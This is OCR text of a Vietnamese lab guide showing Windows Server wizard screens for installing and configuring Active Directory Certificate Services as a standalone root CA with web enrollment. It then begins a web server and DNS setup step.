

Add Roles and Features Wizard
Select server roles
DESTINATION SERVER
SERVER.XYZ.COM
Before You Begin
Installation Type
Server Selection
Server Roles
Features
AD CS
Role Services
Confirmation
Results
Select one or more roles to install on the selected server.
Roles
Active Directory Certificate Services
Active Directory Domain Services (Installed)
Active Directory Federation Services
Active Directory Lightweight Directory Services
Active Directory Rights Management Services
Device Health Attestation
DHCP Server
DNS Server (Installed)
Fax Server
File and Storage Services (2 of 12 installed)
Host Guardian Service
Hyper-V
MultiPoint Services
Network Controller
Network Policy and Access Services
Print and Document Services
Remote Access
Remote Desktop Services
Volume Activation Services
Web Server (IIS)
Description
Active Directory Certificate Services (AD CS) is used to create certification authorities and related role services that allow you to issue and manage certificates used in a variety of applications.
< Previous
Next >
Install
Cancel



Add Roles and Features Wizard
Select role services
DESTINATION SERVER
SERVER.XYZ.COM
Before You Begin
Installation Type
Server Selection
Server Roles
Features
AD CS
Role Services
Web Server Role (IIS)
Role Services
Confirmation
Results
Select the role services to install for Active Directory Certificate Services
Role services
Certification Authority
Certificate Enrollment Policy Web Service
Certificate Enrollment Web Service
Certification Authority Web Enrollment
Network Device Enrollment Service
Online Responder
Description
Certification Authority Web Enrollment provides a simple Web interface that allows users to perform tasks such as request and renew certificates, retrieve certificate revocation lists (CRLs), and enroll for smart card certificates.
< Previous
Next >
Install
Cancel



Server Manager
Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
AD CS
AD DS
DNS
File and Storage Service
IIS
Post-deployment Configuration
Configuration required for Active Directory Certificate Services at SERVER
Configure Active Directory Certificate Services on th...
Feature installation
Configuration required. Installation succeeded on SERVER.XYZ.COM.
Add Roles and Features
Task Details
his local server
nd features
servers to manage
rver group



AD CS Configuration
Credentials
DESTINATION SERVER
SERVER.XYZ.COM
Credentials
Role Services
Confirmation
Progress
Results
Specify credentials to configure role services
To install the following role services you must belong to the local Administrators group:
Standalone certification authority
Certification Authority Web Enrollment
Online Responder
To install the following role services you must belong to the Enterprise Admins group:
Enterprise certification authority
Certificate Enrollment Policy Web Service
Certificate Enrollment Web Service
Network Device Enrollment Service
Credentials:
XYZ\Administrator
Change...
More about AD CS Server Roles
< Previous
Next >
Configure
Cancel



AD CS Configuration
Role Services
DESTINATION SERVER
SERVER.XYZ.COM
Credentials
Role Services
Setup Type
CA Type
Private Key
Cryptography
CA Name
Validity Period
Certificate Database
Confirmation
Progress
Results
Select Role Services to configure
Certification Authority
Certification Authority Web Enrollment
Online Responder
Network Device Enrollment Service
Certificate Enrollment Web Service
Certificate Enrollment Policy Web Service
More about AD CS Server Roles
< Previous
Next >
Configure
Cancel



AD CS Configuration
Setup Type
DESTINATION SERVER
SERVER.XYZ.COM
Credentials
Role Services
Setup Type
CA Type
Private Key
Cryptography
CA Name
Validity Period
Certificate Database
Confirmation
Progress
Results
Specify the setup type of the CA
Enterprise certification authorities (CAs) can use Active Directory Domain Services (AD DS) to simplify the management of certificates. Standalone CAs do not use AD DS to issue or manage certificates.
Enterprise CA
Enterprise CAs must be domain members and are typically online to issue certificates or certificate policies.
Standalone CA
Standalone CAs can be members or a workgroup or domain. Standalone CAs do not require AD DS and can be used without a network connection (offline).
More about Setup Type
< Previous
Next >
Configure
Cancel



AD CS Configuration
CA Type
DESTINATION SERVER
SERVER.XYZ.COM
Credentials
Role Services
Setup Type
CA Type
Private Key
Cryptography
CA Name
Validity Period
Certificate Database
Confirmation
Progress
Results
Specify the type of the CA
When you install Active Directory Certificate Services (AD CS), you are creating or extending a public key infrastructure (PKI) hierarchy. A root CA is at the top of the PKI hierarchy and issues its own self-signed certificate. A subordinate CA receives a certificate from the CA above it in the PKI hierarchy.
Root CA
Root CAs are the first and may be the only CAs configured in a PKI hierarchy.
Subordinate CA
Subordinate CAs require an established PKI hierarchy and are authorized to issue certificates by the CA above them in the hierarchy.
More about CA Type
< Previous
Next >
Configure
Cancel



AD CS Configuration
Private Key
DESTINATION SERVER
SERVER.XYZ.COM
Credentials
Role Services
Setup Type
CA Type
Private Key
Cryptography
CA Name
Validity Period
Certificate Database
Confirmation
Progress
Results
Specify the type of the private key
To generate and issue certificates to clients, a certification authority (CA) must have a private key.
Create a new private key
Use this option if you do not have a private key or want to create a new private key.
Use existing private key
Use this option to ensure continuity with previously issued certificates when reinstalling a CA.
Select a certificate and use its associated private key
Select this option if you have an existing certificate on this computer or if you want to import a certificate and use its associated private key.
Select an existing private key on this computer
Select this option if you have retained private keys from a previous installation or want to use a private key from an alternate source.
More about Private Key
< Previous
Next >
Configure
Cancel


AD CS Configuration
Cryptography for CA
DESTINATION SERVER
SERVER.XYZ.COM
Credentials
Role Services
Setup Type
CA Type
Private Key
Cryptography
CA Name
Validity Period
Certificate Database
Confirmation
Progress
Results
Specify the cryptographic options
Select a cryptographic provider:
RSA#Microsoft Software Key Storage Provider
Key length:
2048
Select the hash algorithm for signing certificates issued by this CA:
SHA256
SHA384
SHA512
SHA1
MD5
Allow administrator interaction when the private key is accessed by the CA.
More about Cryptography
< Previous
Next >
Configure
Cancel



AD CS Configuration
CA Name
DESTINATION SERVER
SERVER.XYZ.COM
Credentials
Role Services
Setup Type
CA Type
Private Key
Cryptography
CA Name
Validity Period
Certificate Database
Confirmation
Progress
Results
Specify the name of the CA
Type a common name to identify this certification authority (CA). This name is added to all certificates issued by the CA. Distinguished name suffix values are automatically generated but can be modified.
Common name for this CA:
XYZ-SERVER-CA
Distinguished name suffix:
DC=XYZ,DC=COM
Preview of distinguished name:
CN=XYZ-SERVER-CA,DC=XYZ,DC=COM
More about CA Name
< Previous
Next >
Configure
Cancel



AD CS Configuration
Validity Period
DESTINATION SERVER
SERVER.XYZ.COM
Credentials
Role Services
Setup Type
CA Type
Private Key
Cryptography
CA Name
Validity Period
Certificate Database
Confirmation
Progress
Results
Specify the validity period
Select the validity period for the certificate generated for this certification authority (CA):
5
Years
CA expiration Date: 11/14/2026 7:02:00 PM
The validity period configured for this CA certificate should exceed the validity period for the certificates it will issue.
More about Validity Period
< Previous
Next >
Configure
Cancel


AD CS Configuration
Confirmation
DESTINATION SERVER
SERVER.XYZ.COM
Credentials
Role Services
Setup Type
CA Type
Private Key
Cryptography
CA Name
Validity Period
Certificate Database
Confirmation
Progress
Results
To configure the following roles, role services, or features, click Configure.
Active Directory Certificate Services
Certification Authority
CA Type: Standalone Root
Cryptographic provider: RSA#Microsoft Software Key Storage Provider
Hash Algorithm: SHA256
Key Length: 2048
Allow Administrator Interaction: Disabled
Certificate Validity Period: 11/14/2026 7:02:00 PM
Distinguished Name: CN=XYZ-SERVER-CA,DC=XYZ,DC=COM
Certificate Database Location: C:\Windows\system32\CertLog
Certificate Database Log Location: C:\Windows\system32\CertLog
Certification Authority Web Enrollment
< Previous
Next >
Configure
Cancel


AD CS Configuration
Results
DESTINATION SERVER
SERVER.XYZ.COM
Credentials
Role Services
Setup Type
CA Type
Private Key
Cryptography
CA Name
Validity Period
Certificate Database
Confirmation
Progress
Results
The following roles, role services, or features were configured:
Active Directory Certificate Services
Certification Authority
Configuration succeeded
More about CA Configuration
Certification Authority Web Enrollment
Configuration succeeded
More about Web Enrollment Configuration
< Previous
Next >
Close
Cancel

Kết quả:






Bước 2. Máy Server: www.cntt.vn


Cấu hình máy **Web Server (192.168.12.200)**

DNS server: **192.168.12.254** (Máy CA server)


Tên miền: www.cnttt.vn

Cấu hình DNS cho




